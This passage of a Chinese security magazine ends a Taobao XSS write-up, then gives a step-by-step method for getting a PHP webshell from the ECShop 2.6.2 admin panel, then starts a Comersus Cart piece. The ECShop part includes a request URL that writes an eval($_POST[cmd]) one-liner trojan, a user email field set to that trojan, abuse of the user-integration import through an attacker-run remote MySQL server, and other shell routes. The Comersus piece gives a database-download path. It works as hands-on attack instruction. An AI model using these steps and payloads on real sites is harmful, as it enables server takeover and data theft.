后来经过验证，这个攻击在FireFox里没有效果，只在IE里可以弹出对话框。实际攻击时也没有上面写的这么顺利，我先试“<script>”标签，注入了但是没执行，再试“<a onmouseo ver=”，可以执行，但是onmouseover触发不好用，最后试“<img src=”才获得了理想的结果。另外，注入的脚本要生效还有一个条件（大概是，不完全确定），就是输入的关键字，在“打听一下”里面必须要能搜到结果，并且在“美容达人心得榜”里面必须搜不到结果，只有在这两个条件都满足时，“打听一下”的界面才会显示出来，从而注入JS才会被实际插入到页面的HTML代码里并触发执行。如果想尝试用其他的注入语法或者注入其他的JS语句，这个问题需要注意一下。

回 顾

淘宝的开发人员在页面里只使用了HTML编码，并且只编码了“<>&""”这几个最常见的特殊字符，这是上面这个漏洞的主要原因。这似乎也是一个在Web开发安全编程中比较常见的误解。其实要全面防治跨站脚本，仅仅对这几个特殊字符进行HTML编码是远远不够的，JavaScript、URL、CSS、字符集、Web服务器、浏览器环境等，任何一个环节的疏漏，都可能引起跨站脚本注入问题。而需要编码的可能有危险的字符，当然也远远不止那几个。

一个广泛推荐的做法是，使用白名单进行字符编码。白名单的意思就是说，除了字母数字这些无论何时也没有特殊语法含义的普通字符之外，其他所有的特殊字符都进行编码。假如淘宝的开发人员采用了白名单编码方法，就算他们没有意识到JavaScript需要自己特有的编码逻辑，也可以防止前面演示的攻击。因为反斜杠会被HTML编码为“\”，导致“var word = "\x3c\x3e\x22";”会变成“var word = "\x3c\x3e\x22";”。反斜杠在JS代码里消失了，大于号等字符被伪装，但却再也脱不下伪装，无法还原并实施攻击了。


对于那些逻辑简单的网站，白名单方式的HTML编码算是比较简单有效的跨站脚本解决方法。但是要彻底解决问题，尤其是对于功能复杂，有大量混合使用JavaScript、HTML标签、事件处理等语法元素的Web应用程序，如果不做好正确的、足够的编码，仅仅依赖于白名单方法毕竟不是正道，总还是有缺陷的。

一点引申

```
<script>function showDetails(param) {}</script>
<body onload="showDetails('&#39;&#41;&#59;alert&#40;&#39;1')">Tom</body>
```

这是一段HTML代码，“'');alert('1'”部分是用户输入的一些数据，已经被进行了白名单方式的HTML编码，也就是说所有的特殊字符都被编码了。但这里面还会存在跨站脚本问题吗？读者可以把这段代码另存到一个HTML文件里面，用浏览器执行试试看结果，想想为什么。以后有机会，我会再和大家多谈谈跨站脚本攻防的话题，本文就到这里打住吧！

前置知识: PHP
关键词: 脚本、ECShop、WebShell



ECShop V2.6.2 后台获取WebShell

文/图 oldjun

ECShop网店系统是一套免费开源的网上商店软件，无论在稳定性、代码优化、运行效率、负载能力、安全等级、功能可操控性和权限严密性等方面，都居国内外同类产品领先地位。ECShop网店系统只专注于网上商店软件的开发，因为专注所以专业，已成功为数以万计的企业和个人用户提供完美网上开店解决方案，成为目前国内最受欢迎的网上购物软件之一。ECShop前段时间暴出了一个注入漏洞，但进了后台后怎么获取WebShell，却没人提及。于是我研究了一下，发现ECShop后台能写入的文件不多，经过仔细筛选，看中了integrate.php这个文件，并发现几处能利用的地方。

(1)ECShop<=V2.6.2后台直接写Shell，存在问题的代码如下:

```
if?($_REQUEST['act']=='sync')
{
......
$del_list=$db->getCol($sql);
//$del_list未初始化
......
$rename_list=$db->getAll($sql);
//$rename_list未初始化
......
$ignore_list=$db->getCol($sql);
//$ignore_list未初始化
......
$fp=@fopen(ROOT_PATH.DATA_DIR.'/integrate_'.
$_SESSION['code'].'_log.php','wb');
$log='';
if(isset($del_list))
{
$log.='$del_list='.var_export($del_list,true).';';
}
if(isset($rename_list))
{
$log.='$rename_list='.var_export($rename_list,true).';';
}
if?(isset($ignore_list))
{
$log.='$ignore_list='.var_export($ignore_list,true).';';
}
//未做过滤，直接写log
fwrite($fp,?$log);
fclose($fp);
......
}
```

利用方法为:"http://www.xxx.com/admin/integrate.php act=sync&del_list=<php%20eval($_POST[cmd])>"。

(2)ECShop V2.6.2后台获取Webshell(只限最新版本2.6.2)，还是integrate.php这个文件，新更新的版本多了个import_user的act，依靠它也可以直接获取Shell。存在问题的代码如下:

```
if ($_REQUEST['act'] == 'import_user')
{
$cfg = $_SESSION['cfg'];
include_once(ROOT_PATH . 'includes/cls_json.php');
$ucdb = new cls_mysql($cfg['db_host'], $cfg['db_user'], $cfg['db_pass'], $cfg['db_name'], $cfg['db_charset']);
$json = new JSON();
```

```
$result = array('error' => 0, 'message' => '');
$query = $db->query("SHOW TABLE STATUS LIKE '" . $GLOBALS['prefix'] . 'users' . "'");
$data = $db->fetch_array($query);
if($data["Auto_increment"])

{
$maxuid = $data["Auto_increment"] - 1;
}
else
{
$maxuid = 0;
}
$merge_method = intval($_POST['merge']);
$merge_uid = array();
$uc_uid = array();
$repeat_user = array();
……
foreach ($truncate_user_table as $table)

{
$db->query("TRUNCATE TABLE " . $ecs->table($table));
}
// 保存重复的用户信息
if (!empty($repeat_user))
{
@file_put_contents(ROOT_PATH . 'data/repeat_user.php', $json->encode($repeat_user));
}
$result['error'] = 0;
$result['message'] = $_LANG['import_user_success'];
die($json->encode($result));
}
```

其中有个直接写文件貌似没过滤，而当我尝试了好久以后，发现这个act似乎根本没有用到，但不管有没有用到，只要存在，我们就有利用的办法。如下是获取Shell的步骤。

注册一个用户oldjun，后台把email改为"<?php eval($_POST[cmd])?>"，由于有JS判断email是否合法，改之前先关掉本地的JS脚本执行。如图1 所示。




图1

找一个可以远程连接的Mysql，建一个数据库，里面复制dz6的表，或者只复制cdb_members表就行了，phpmyadmin里将表名改成members（也可以不修改，但需要伪造表单，所以还是修改了方便），并给这个表增加一个salt字段，如图2 所示。再在里面增加一个oldjun账




图2

户，随便填，只要用户名是oldjun即可。

选择ECSHOP 后台管理中心中的用户整合，选择Discuz! 5.5/6.0后面的安装，之后填上正确的配置资料（即上面的可以远程连接的数据库），单击"下一步"按钮如图3 所示。




图3

在浏览器新选项卡中打开（需要读Session，所以要在新选项卡中打开，否则会提示Mysql连接错误）http://127.0.0.1:8080/ecshop/admin/integrate.php?act=import_user，如图4 所示，Shell成功获取到。




图4

打开http://127.0.0.1:8080/ecshop/data/repeat_user.php，就是你的Shell了。看看其中的内容，PHP小马已经存在了，我们再测试一下，如图5 所示。


```
[{"user_id":"2","email":"<?php eval($_POST[cmd])?>","user_name":"oldjun","password":"oldjun","question":"","answer":"","sex":"0","birthday":"1949-01-01","user_money":"0.00","frozen_money":"0.00","pay_points":"0","rank_points":"0","address_id":"0","reg_time":"0","last_login":"0","last_time":"0000-00-00 00:00:00","last_ip":"","visit_count":"0","user_rank":"0","is_special":"0","salt":"0","parent_id":"0","flag":"0","alias":"","msn":"","qq":"","office_phone":"","home_phone":"","mobile_phone":"","is_validated":"0","credit_line":"0.00","username":"oldjun"}]
```






图5

以上两个方法适用于magic_quotes_gpc为on的情况，其中前者只能用在register_globals为on的前提下，如果register_globals为off，则需通过数据库构造数据：当magic_quotes_gpc 为off时，可以直接通过修改language文件（edit_languages.php）获取Shell；另外，还可以通过修改模板文件获取Shell。

前置知识：无
关键词：脚本、暴库漏洞、注入

Comersus Cart 漏洞分析与利用



文/图 riusksk（泉哥）

Comersus Cart是一套ASP开源电子商务购物系统，由一家大型的跨国公司开发，包括信用卡、航运、股票、加密、拍卖、评论、订单跟踪、多层次、类别、销售数字等功能。由于Comersus Cart不正确处理和过滤用户提交的请求，导致产生了XSS漏洞，以及数据库下载漏洞，具体分析见下文。

漏洞分析

1.远程数据库下载

这个漏洞很简单，只说明一下利用方法，提交"http://[website]/[script]/database/commersus.mdb"即可，如图1所示。

2.XSS漏洞

